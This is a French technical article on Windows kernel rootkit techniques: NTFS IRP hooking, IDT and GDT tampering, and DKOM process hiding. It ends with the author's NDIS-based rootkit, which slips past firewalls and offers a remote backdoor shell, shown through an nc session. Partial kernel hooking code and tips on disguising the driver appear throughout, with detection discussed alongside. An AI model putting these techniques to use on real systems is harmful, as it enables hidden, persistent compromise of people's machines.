À partir de tout cela, il est possible de retrouver et de hooker la fonction `NtfsFsdDirectoryControl`. Le DDK fournissant la documentation concernant le format des requêtes passées au driver de système de fichier, il est relativement simple de modifier son résultat. Voici un exemple :

```
#define NTFS L"\\filesystem\\ntfs"
__declspec(dllimport) POBJECT_TYPE *IoDriverObjectType; //type exporte par le noyau
PDRIVER_OBJECT DrvNtfsObj;
[...]

RtlInitUnicodeString(&usNtfs, NTFS);

// Recupere le DriverObject du filesystem ntfs
Status=ObReferenceObjectByName(&usNtfs,
                               OBJ_CASE_INSENSITIVE,
                               NULL,
                               0,
                               *IoDriverObjectType,
                               KernelMode,
                               NULL,
                               &DrvNtfsObj);

//sauvegarde l'adresse de NtfsFsdDirectoryControl
pRealNtfsFsdDirectoryControl=DrvNtfsObj->MajorFunction[IRP_MJ_DIRECTORY_CONTROL];

//eleve l'IRQL à DISPATCH_LEVEL
KeRaiseIrqlToDpcLevel();

//remplace la routine NtfsFsdDirectoryControl par la notre
DrvNtfsObj->MajorFunction[IRP_MJ_DIRECTORY_CONTROL]=MyNtfsFsdDirectoryControl;

//restore l'IRQL
KeLowerIrql(PASSIVE_LEVEL);
```

Toujours pareil, de nombreux anti-rookits comme Gmer vérifient que la table des `IRP_MJ_xxx` du driver n'a pas été altérée, ainsi que le prologue des `MajorFunctions`.

IDT Hooking

L'IDT[16] est une liste de structures contenant les adresses des fonctions qui gèrent les interruptions, à la fois logicielles et matérielles. En modifiant cette table, on peut facilement lire les interruptions clavier ou bien les fautes de page (interruption 0xE). On peut récupérer l'IDT avec l'instruction SIDT. Il est aisé à partir du kernel debugger de voir la routine ISR[17].

```
kd> !idt -a

Dumping IDT:
[...]
3b:         8163fc94 NDIS!ndisMIsr (KINTERRUPT 8163fc58)
3c:         816b7b64 i8042prt!I8042MouseInterruptService (KINTERRUPT 816b7b28)
3d:         804ddd72 nt!KiUnexpectedInterrupt13
3e:         817e261c atapi!IdePortInterrupt (KINTERRUPT 817e25e0)
3f:         8179d50c atapi!IdePortInterrupt (KINTERRUPT 8179d4d0)
```

À noter que chaque CPU (dans le cas d'une machine multiprocesseur) et/ou chaque cœur (dans le cas d'un CPU multicœur) possède sa propre IDT.Une solution pour hooker toutes ces tables pourrait être de mettre en attente sur chaque cœur un DPC[18] comme le montre Greg Hoglund **[10]** :

```
if (KeGetCurrentIrql() != DISPATCH_LEVEL)
            return NULL;


// Initialize both globals to zero.
InterlockedAnd(&AllCPURaised, 0);


InterlockedAnd(&NumberOfRaisedCPU, 0);
// Allocate room for our DPCs. This must be in NonPagedPool!


temp_pkdpc = (PKDPC) ExAllocatePool(NonPagedPool, KeNumberProcessors*sizeof(KDPC));


if (temp_pkdpc == NULL)
            return NULL; //STATUS_INSUFFICIENT_RESOURCES;


u_currentCPU = KeGetCurrentProcessorNumber();


pkdpc = temp_pkdpc;


for (i = 0; i < KeNumberProcessors; i++, *temp_pkdpc++)
{
            // Make sure we don't schedule a DPC on the current
            // processor. This would cause a deadlock.
            if (i != u_currentCPU)
            {
            KeInitializeDpc(temp_pkdpc,
                        RaiseCPUIrqlAndWait,
                        NULL);


            // Set the target processor for the DPC; otherwise,
            // it will be queued on the current processor when
            // we call KeInsertQueueDpc.
            KeSetTargetProcessorDpc(temp_pkdpc, i);


            KeInsertQueueDpc(temp_pkdpc, NULL, NULL);
  }
}
```

Le DPC sera exécuté sur le cœur et modifiera l'IDT lorsque l'IRQL redescendra à `DISPATCH_LEVEL`, c'est-à-dire après chaque interruption hardware.

Modification de la GDT

On pourrait très bien imaginer modifier les descripteurs de segments de code user-land dans la GDT[19] depuis un driver. Grâce à cela, un code ring3 obtiendrait des privilèges ring0 **[12]**. On pourrait donc exécuter des instructions privilégiées comme SIDT[20] ou SLDT[21]. Dans un descripteur de segment, le DPL[22] indique le niveau de privilège du segment. En connaissant donc la valeur du segment de code CS userland (qui est 0x1B), on peut vérifier dans la GDT que son DPL vaut 3, tandis que pour le code ring0, le DPL du descripteur de segment vaut 0. Pour obtenir la portée du segment, il suffit de multiplier le champ `Limit` du descripteur de segment par la taille d'une page.

```
User-land cs=0x1B, 3 ème segment descriptor
Kernel-land cs=0x8, premier segment descriptor
kd> !ProtMode.Descriptor GDT 1
------------------ Code Segment Descriptor ------------------
GDT base = 0x8003F000, Index = 0x01, Descriptor @ 0x8003f008
8003f008 ff ff 00 00 00 9b cf 00
Segment size is in 4KB pages, 32-bit default operand and data size
Segment is present, DPL = 0, Not system segment, Code segment
Segment is not conforming, Segment is readable, Segment is accessed
Target code segment base address = 0x00000000
Target code segment size = 0xffffffff

kd> !ProtMode.Descriptor GDT 3
------------------ Code Segment Descriptor ------------------
GDT base = 0x8003F000, Index = 0x03, Descriptor @ 0x8003f018
8003f018 ff ff 00 00 00 fb cf 00
Segment size is in 4KB pages, 32-bit default operand and data size
Segment is present, DPL = 3, Not system segment, Code segment
Segment is not conforming, Segment is readable, Segment is accessed
Target code segment base address = 0x00000000
Target code segment size = 0xffffffff
```

Hooks user-land depuis le kernel

Je voudrais juste signaler qu'il est réalisable depuis le kernel d'injecter une DLL en utilisant un APC[23] sur un *thread*, puis d'exécuter l'API `KeUserModeCallback`, ce qui parfois peut s'avérer pratique. Il est aussi possible de hooker la fonction noyau `NtMapViewOfSection` qui sert à mapper en *Copy-on-Write* dans l'espace mémoire de chaque nouveau processus les `KnownDlls`, se trouvant dans `HKEY_LOCAL_MACHINE\SYSTEM\ControlSet\Control\Session Manager\KnownDLLs`. Connaissant l'emplacement de la DLL en mémoire, il suffit de hooker les fonctions en user-land en prenant nos précautions **[13]**. Enfin, il existe une API nommée `PsSetLoadImageNotifyRoutine` qui permet d'enregistrer un *callback* qui sera appelé à chaque chargement de DLL, et d'y poser nos hooks.

Ces 2 méthodes sont utilisables, car nos fonctions kernel se situent dans le contexte du processus qui a fait la demande de chargement de la DLL au moment d'installer les hooks. Il n'est donc pas nécessaire de forcer un changement de contexte.

Aller plus loin avec le DKOM


Alors, que penser de tout ça ? Il est clair que si on désire rendre un rootkit le plus furtif possible, il faut éviter de poser des hooks un peu partout. Plus particulièrement, si ceux-ci se trouvent dans des zones facilement repérables par un anti-rootkit. C'est pour cela que les techniques de DKOM[24] ont vu le jour. Elles consistent à modifier les objets créés par le noyau. On se retrouve ainsi à manipuler des structures non documentées à nos risques et périls. L'exemple le plus connu d'application du DKOM est celui qui consiste à modifier la liste des processus en cours.

Si on veut cacher un processus en utilisant DKOM, il faut modifier la double liste chaînée `PsActiveProcessHead`. Elle référence un ensemble de structures EPROCESS qui représentent chaque processus. Ainsi, lorsque l'utilisateur fait appel à la fonction `NtQuerySystemInformation` avec l'`InformationClass SystemProcessInformation` pour obtenir une liste de structures contenant des infos sur les processus, la demande est gérée par `ExpGetProcessInformation` qui parcourt la double liste `PsActiveProcessHead` à l'aide de `PsGetNextProcess`. Donc, en détachant l'**EPROCESS** de la liste `PsActiveProcessHead`, il est possible de rendre furtif un processus.

Je tiens à clarifier une chose, détacher un EPROCESS ne fait pas crasher l'OS. Il faut cependant prendre des précautions pour éviter que la liste ne soit manipulée par plusieurs threads en même temps. Le plus simple est d'élever l'IRQL à `DISPATCH_LEVEL`, toujours en utilisant des DPC et un *spinlock*, sur tous les cœurs afin d'éviter que notre code ne soit préempté. Le système, quant à lui, utilise un *mutex* pour manipuler `PsActiveProcessHead`, mais comme ce dernier n'est pas exporté, on ne peut l'acquérir facilement.

D'après ce que j'ai pu voir et tester, `PsActiveProcessHead` sert uniquement au système à retrouver des infos sur les processus.

Cependant, il est quand même envisageable de retrouver un EPROCESS, sachant que le système manipule les processus avec les PID, qui sont en fait des handles référençant les objets EPROCESS. Connaissant l'emplacement de la table des PID (`PspCidTable`), il est possible en la scannant de retrouver nos processus perdus. Il existe bien sûr plein d'autres méthodes pour détecter un processus caché, comme surveiller au niveau du « *thread scheduler* » les threads qui sont exécutés et vérifier à quels processus ils appartiennent, parcourir la double liste chaînée des `HandleTable` reliant tous les EPROCESS entre elles, compter le nombre de PDE[25] sachant qu'il en existe une par processus, etc.



3 *Parcours de l'appel système « NtQuerySystemInformation »*

Enfin, il faut bien avoir en tête que le DKOM ne peut que s'appliquer aux objets kernel. Vous ne pourrez donc pas cacher un fichier, une connexion ou bien récupérer les touches clavier avec. Cela reste donc assez limité et dépend de la capacité du rootkit à retrouver les objets dans le noyau.

Hook+DKOM==dépassé

On se rend vite compte qu'il existe une pléthore de méthodes pour détecter les rootkits sous Windows. La plupart reposent sur la détection de hooks et le contournement des techniques de DKOM.

Pour être le plus furtif possible, il faut essayer de penser différemment. Au lieu de développer un rootkit qui installe des hooks un peu partout dans le système, on pourrait tenter de mettre en place un code possédant une interaction normale avec l'OS. Je veux dire par là tenter d'éliminer les hooks qui sont le moyen de détection le plus utilisé par les anti-rootkits. Par exemple, il est possible de mettre en place un pilote qui filtre les accès au système de fichiers (*filesystem filter driver*), qui filtrera toutes les requêtes (IRP) passées au driver NTFS comme le font certains anti-virus. Ainsi, on utilise pour notre rootkit une fonctionnalité entièrement normale et documentée sous Windows.


Un malware de type 2

On arrive de ce fait à un problème de discernement. Comment confondre le filter driver d'un anti-virus de celui d'un rootkit ? Pour peu que ce dernier soit bien codé et qu'il effectue bien sa tâche, il est vraiment difficile sans effectuer une analyse par reverse engineering de comprendre le fonctionnement de ce driver. Il suffit ensuite de nommer le driver avec le nom d'un produit déjà existant, de faire en sorte que la description du `.sys` corresponde à quelque chose de normal et le tour est joué.

Cela est certes plus du camouflage qu'autre chose, mais combien de personnes utilisent des outils comme le kernel debugger ou DeviceTree pour voir les interactions entre les drivers chargés sur leur machine ?

En fait, notre but est de se rapprocher le plus possible d'un malware de type 2 (selon l'échelle de Joanna Rutkowska **[14]**), c'est-à-dire d'un programme malveillant qui ne modifierait que des données qui sont censées l'être, rendant sa détection extrêmement difficile.

Pour plus de discrétion, le rootkit se compose uniquement d'un élément noyau, seul un exécutable user-land existe pour l'installer. Mais il reste toujours un point à régler : la communication avec le rootkit depuis l'extérieur. À l'heure actuelle, c'est un des plus gros points faibles des rootkits Windows. Sachant que, la plupart du temps, l'interface de contrôle du rootkit se situe à un niveau assez élevé dans le kernel, utilisant soit des *sockets* user-land, soit la couche TDI[26] qui est vérifiée par les *firewalls*. On se rend vite compte qu'un bon firewall suffit à empêcher un rootkit de communiquer sur le réseau.



4 *Exemple d'un firewall bloquant une intrusion*

Il nous faut donc réussir à travailler en dessous des firewalls. Le chercheur Alexander Tereshkin **[15]** (travaillant avec Rutkowska au sein de Invisible Labs) a montré en 2006 lors de la conférence BlackHat qu'il était possible de concevoir un rootkit capable de se rendre furtif vis-à-vis des méthodes de détection utilisées par la plupart des firewalls. Mais,pour cela, il faut descendre dans l'enfer qu'est NDIS.

Architecture de NDIS

NDIS (*Network Driver Interface Specification*) est une bibliothèque noyau d'abstraction entre les interfaces réseau physiques et les drivers réseau. NDIS fournit une standardisation pour l'interfaçage entre les différentes couches de drivers et aussi diverses informations sur ces derniers. À noter que TDI (*Transport Driver Interface*) vient se placer au dessus de la couche NDIS et ne sera pas abordé ici. Windows XP fonctionne avec la version 5.1 de NDIS, Windows Vista possède la version 6.0 **[16]**. Cet article ne porte pas sur cette dernière version, mais les techniques montrées y sont applicables.

Pour NDIS 5, il existe 3 types de drivers :

- **Miniports drivers** : ce sont les drivers de bus qui s'occupent des cartes réseau. Leur objectif est de gérer l'envoi et la réception des paquets. Ils assurent aussi le transport des paquets reçus aux drivers de protocoles qui leurs sont attachés.
- **Protocols drivers** : ils servent à fabriquer les paquets et lire ceux qui sont reçus. Ce sont eux qui gèrent les différentes couches du modèle OSI. Par exemple, le driver `tcpip.sys` s'occupe des paquets de type ARP, ICMP, TCP, UDP. Étant les drivers les plus élevés dans la pile de drivers réseau, ils fournissent aussi une interface de communication avec la couche TDI.
- **Intermediate drivers** : comme le nom l'indique, ils se situent entre un miniport driver et un protocol driver. Ils peuvent servir par exemple à contrôler la qualité du trafic réseau comme le fait le planificateur de paquets QoS[27].

En fonction de son type, chaque driver doit initialiser une structure spécifique afin d'y inscrire ses différentes fonctions (handlers). Un driver de miniport définira une structure `NDIS_MINIPORT_CHARACTERISTICS`, puis notifiera le wrapper NDIS avec la fonction `NdisMRegisterMiniport`. De la même façon un protocol driver remplira une structure `NDIS_PROTOCOL_CHARACTERISTICS` et l'enregistrera auprès de NDIS avec `NdisRegisterProtocol`.

Il faut savoir qu'un protocol driver ne peut être attaché (*binding*) que sur un driver de miniport. Il n'est pas possible de mettre deux protocol drivers à la suite. Ainsi, un intermediate driver crée une interface miniport dite « virtuelle ». Il fait de même avec l'interface se situant du côté du protocol driver. L'interfaçage entre un protocol driver et un miniport se fait à l'aide d'une structure appelée `NDIS_OPEN_BLOCK`. Voici le contenu de la structure `NDIS_OPEN_BLOCK` reliant le protocol driver TCPIP au miniport créé par le driver `dc21x4.sys` de la carte réseau de Virtual PC :

```
kd> !protocols
[…]
 Protocol 8163b338: TCPIP
    Open 815da670 - Miniport: 816e29a0 Carte Fast Ethernet PCI à base de Intel
    21140 (Générique)
[…]
```

```
kd> dt ndis!_NDIS_OPEN_BLOCK 815da670
   [...]
   +0x030 SendHandler      : 0xf86e0d33     int  NDIS!ndisMSend+0
   +0x030 WanSendHandler   : 0xf86e0d33     int  NDIS!ndisMSend+0
   +0x034 TransferDataHandler : 0xf86e0fd5     int  NDIS!ndisMTransferData+0
   +0x038 SendCompleteHandler : 0xf84b17a8     void  tcpip!ARPSendComplete+0
   +0x03c TransferDataCompleteHandler : 0xf84dc105     void  tcpip!ARPTDComplete+0
   +0x040 ReceiveHandler   : 0xf84b3473     int  tcpip!ARPRcv+0
   +0x044 ReceiveCompleteHandler : 0xf84ae7ed     void  tcpip!ARPRcvComplete+0
   +0x048 WanReceiveHandler : (null)
   +0x04c RequestCompleteHandler : 0xf84b53fb     void  tcpip!ARPRequestComplete+0
   +0x050 ReceivePacketHandler : 0xf84ae7fa     int  tcpip!ARPRcvPacket+0
   +0x054 SendPacketsHandler : 0xf86e131c     void  NDIS!ndisMSendPackets+0
   +0x058 ResetHandler     : 0xf86e2b56     int  NDIS!ndisMReset+0
   +0x05c RequestHandler   : 0xf86df988     int  NDIS!ndisMRequest+0
   +0x060 ResetCompleteHandler : 0xf84dc127     void  tcpip!ARPResetComplete+0
   +0x064 StatusHandler    : 0xf84c81e1     void  tcpip!ARPStatus+0
   +0x068 StatusCompleteHandler : 0xf84c80d9     void  tcpip!ARPStatusComplete+0
   [...]

kd> !miniports
NDIS Driver verifier level: 0
NDIS Failed allocations   : 0
[...]
Miniport Driver Block: 8170e010, Version 5.5
  Miniport: 816e29a0, NetLuidIndex: 0, IfIndex: 0, Carte Fast Ethernet PCI à base de
  Intel 21140 (Générique)
```


Le `NDIS_OPEN_BLOCK` est utilisé par les deux types de drivers permettant ainsi d'avoir un lien commun pour communiquer. Un protocol driver peut être ainsi « bindé » sur plusieurs miniports et un miniport peut aussi avoir plusieurs protocol drivers au-dessus de lui, les structures `NDIS_MINIPORT_CHARACTERISTICS` et `NDIS_PROTOCOL_CHARACTERISTICS` servant de références pour construire les `NDIS_OPEN_BLOCK`.

À noter que les structures `NDIS_PROTCOCOL_CHARACTERISTICS` et `NDIS_MINIPORT_CHARACTERISTIC` sont en fait les sous-parties de structures beaucoup plus grandes qui sont `NDIS_PROTOCOL_BLOCK` et `NDIS_MINIPORT_BLOCK` **[17]**.

Techniques employées par les firewalls

Pour surveiller les paquets entrants et sortants, un firewall a plusieurs possibilités **[18]** :

- Attacher un filter device aux devices `\device\TCP`, `\device\UDP` et `\device\IP` et vérifier les demandes passées sous forme d'IOCTL au driver `\driver\tcpip`.
- Utiliser le service IP Filter Driver fourni par le driver `ipfltdrv.sys`. Ce service s'enregistre auprès du driver `tcpip.sys` avec l'IOCTL `IOCTL_PF_SET_EXTENSION_POINTER`. Il reçoit les paquets IP entrants et sortants et détermine si, oui ou non, ils sont autorisés. Concernant le firewall de Windows XP, `ipnat.sys`, celui-ci s'enregistre aussi auprès de `tcpip.sys` avec l'IOCTL `IOCTL_IP_SET_FIREWALL_HOOK`. Il faut savoir qu'un paquet sortant sera d'abord traité par le driver `ipnat.sys`, puis par `ipflrdrv.sys`. Pour un paquet entrant, c'est l'inverse **[19]**.
- Hooker la fonction gérant les `IRP_MJ_DEVICE_CONTROL` dans la table des `MajorFunctions` du driver `tcpip.sys`.
- Hooker les fonctions exportées par NDIS : `NdisRegisterProtocol`, `NdisOpenAdapter` (`NdisOpenAdapter` permet d'attacher un protocol driver sur un miniport) afin de contrôler la création de nouveaux protocol drivers et de surveiller leurs entrées/sorties. Par exemple, le driver de la Winpcap est un protocol driver qui se lie à tous les miniports afin de sniffer les paquets entrants (il est aussi possible, à travers l'envoi d'IOCTL, de forger des paquets raw).
- Installer un intermediate driver afin d'intercepter tous les paquets entre la carte réseau et le driver de protocol TCPIP, c'est cette méthode qui est conseillée par le WDK[28], mais elle est très lourde à réaliser, car il faut implémenter les handlers à la fois de notre interface de protocole virtuelle et miniport virtuelle.
- Enfin, la méthode la plus utilisée, consiste à remplacer les handlers des `NDIS_OPEN_BLOCK` par ceux du firewall. Les handlers les plus souvent hookés sont `SendHandler`, `SendCompleteHandler`, `ReceiveHandler`, `ReceiveCompleteHandler`, `ReceivePacketHandler` et `SendPacketsHandler`.



5 *Architecture de NDIS*

Implémentation du rootkit Bl4me

Pour faire en sorte que notre rootkit soit de type 2, nous présentons une nouvelle méthode de hook. Le *Kernel Object Hooking* **[20]** (KOH) consiste à ne hooker que les pointeurs de fonctions présents

dans des objets alloués dynamiquement par Windows. Par exemple, lorsqu'on crée un DPC avec la fonction `KeInitializeDpc`, celle-ci initialise une structure `KDPC` définie par :

```
typedef struct _KDPC {
    UCHAR Type;
    UCHAR Importance;
    USHORT Number;
    LIST_ENTRY DpcListEntry;
    PKDEFERRED_ROUTINE DeferredRoutine;
    PVOID DeferredContext;
    PVOID SystemArgument1;
    PVOID SystemArgument2;
    __volatile PVOID DpcData;
} KDPC, *PKDPC, *PRKDPC;
```

Le champ `DefferedRoutine` contient un pointeur sur notre fonction de DPC. Si on arrive à retrouver la structure `KDPC` dans le kernel et qu'on modifie ce pointeur, alors il est possible d'exécuter notre code à la place de la `DefferedRoutine` originale.

Cependant, la grosse difficulté est de réussir à retrouver cette structure dans le noyau. Pour les DPC, c'est assez simple, la liste des DPC se situe dans le champ `DpcListHead` (à l'adresse fs :[0x124+0x860] sous Windows XP) de la structure `KPRCB` (*Kernel Processor Region Control Block*).

KOH sur les NDIS_OPEN_BLOCK

Notre rootkit va faire du KOH sur les `NDIS_OPEN_BLOCK`. Tout comme font certains firewalls, il remplace un certain nombre de handlers par les siens. Évidemment, pour ne pas alerter le firewall, il effectuera un filtrage des paquets, ne gardant que ceux qui l'intéressent et renvoyant les autres au firewall.

Mais, cette fois-ci, retrouver les `NDIS_OPEN_BLOCK` est loin d'être simple. En effet, le driver `ndis.sys` n'exporte pas la variable globale `ndisProtocolList` contenant la liste chaînée des `NDIS_PROTOCOL_BLOCK` (qui permettent de retrouver les structures `NDIS_OPEN_BLOCK`). En cherchant sur le net et en reversant quelques firewalls, on observe qu'une technique courante consiste à enregistrer un faux protocol driver avec `NdisRegisterProcol` de prototype :

```
VOID
  NdisRegisterProtocol(
    OUT PNDIS_STATUS  Status,
    OUT PNDIS_HANDLE  NdisProtocolHandle,
    IN PNDIS_PROTOCOL_CHARACTERISTICS  ProtocolCharacteristics,
    IN UINT  CharacteristicsLength
    );
```

`NdisRegisterProcol` nous renvoie dans le paramètre `NdisProtocolHandle` un pointeur sur la structure `NDIS_PROTOCOL_BLOCK` allouée pour notre protocol driver. À partir de ce pointeur, nous pouvons enfin parcourir la liste des `NDIS_OPEN_BLOCK` et y remplacer les handlers du protocol driver TCPIP.

Dans le cas où il existe un intermediate driver, on s'assure que le `NDIS_MINIPORT_BLOCK` référencé possède l'attribut `NDIS_ATTRIBUTE_BUS_MASTER` confirmant qu'il ne s'agit pas d'un miniport virtuel.

Enfin, dès que le rootkit a retrouvé le bon `NDIS_OPEN_BLOCK`, il modifie trois handlers :

`ReceiveHandler`, `ReceivePacketHandler` et `SendCompleteHandler`. Dans le cas où un firewall est installé, on ne peut faire confiance aux handlers `SendHandler` et `SendPacketsHandler`. On va donc récupérer le `SendPacketsHandler` défini par le miniport dans sa structure `NDIS_MINIPORT_BLOCK`, celui-ci n'ayant normalement pas dû être modifié. À noter aussi que `ReceivePacketHandler` est utilisé pour traiter un paquet alors que `ReceiveHandler` peut en gérer plusieurs à la fois (de même avec les fonctions `SendHandler` et `SendPacketHandler`). Enfin, le rootkit hooke `SendCompleteHandler`, car cette fonction sert au miniport à notifier que le paquet a bien été envoyé. Si on envoie un paquet directement sur le miniport, le protocol driver ne comprendra pourquoi il reçoit une complétion (d'où un BSOD assuré). Il faut donc obligatoirement prendre en compte ce handler !

Avec cette méthode, notre rootkit ne modifie que des structures allouées dynamiquement à chaque démarrage. De plus, sa furtivité est améliorée du fait qu'il se comporte exactement comme un firewall. Un anti-rootkit pourrait employer la même méthode pour détecter ces modifications. Il suffit de connaître les valeurs normales employées par Windows ou le firewall, et de vérifier qu'elles sont toujours en place. On pourrait alors patcher les fonctions pointées, et ainsi de suite, dans le célèbre jeu du chat et de la souris.

L'ultime solution

À partir de là, le rootkit est capable d'envoyer et de recevoir des paquets sous forme brute. Si l'on veut pouvoir communiquer avec l'extérieur de manière normale, on n'a pas le choix. Il est nécessaire d'implémenter notre propre pile TCP/IP (sic !). Il en existe de très bien faites sur le net, il suffit de les adapter à Windows XP. Un hacker du nom de uty **[21]** l'a fait et je tiens à le remercier pour son superbe travail !

La pile TCP/IP possède une interface respectant les sockets BSD. Pour l'instant, les fonctions suivantes sont disponibles : `socket`, `bind`, `listen`, `accept`, `recv`, `send` et `closesocket`, la fonction `connect` n'ayant pas été implémentée à cause des difficultés posées par les tables de routage.

Justement, avec cette interface socket, il est possible ensuite d'implémenter un *shell* possédant quelques commandes sommaires. Mais, je crois que le mieux reste de montrer un petit exemple :

```
C:\>nc 192.168.0.6 9999
  ******************************************************
  *       @133tZ sHELZL f0R k3rnel TCP l1bZ            *
  *                  :>                                *
  *               Ivanlef0u      (uty inspired)        *
  ******************************************************
C0MM4NDZ >dir
2007-08-30  31:54               8,064 AK922.sys
2007-03-15  29:26                   0 AUTOEXEC.BAT
2006-01-12  14:04             353,808 autoruns.exe
2007-03-15  30:07                 237 boot.ini
2004-08-05  20:00               4,952 Bootfont.bin
2007-03-15  29:26                   0 CONFIG.SYS
2007-03-14  18:49             606,208 DarkSpy105.exe
…
2007-04-28  29:58             129,536 DarkSpyKernel.sys
2004-03-31  25:42              98,304 Tcpview.exe
2007-04-22  26:16    <DIR>            test
2007-03-15  29:59    <DIR>            WINDOWS
C0MM4NDZ >help
some commAnds:
 dir
 cd <folder>
 del <filename>
 copy <scr filename> <dest path\filename
 drv <disk>
 quit
C0MM4NDZ >quit
```

Pour l'instant, le shell ne permet que de manipuler les fichiers. Il est bien sûr possible d'en implémenter d'autres, les seules limites étant liées à l'imagination ;)

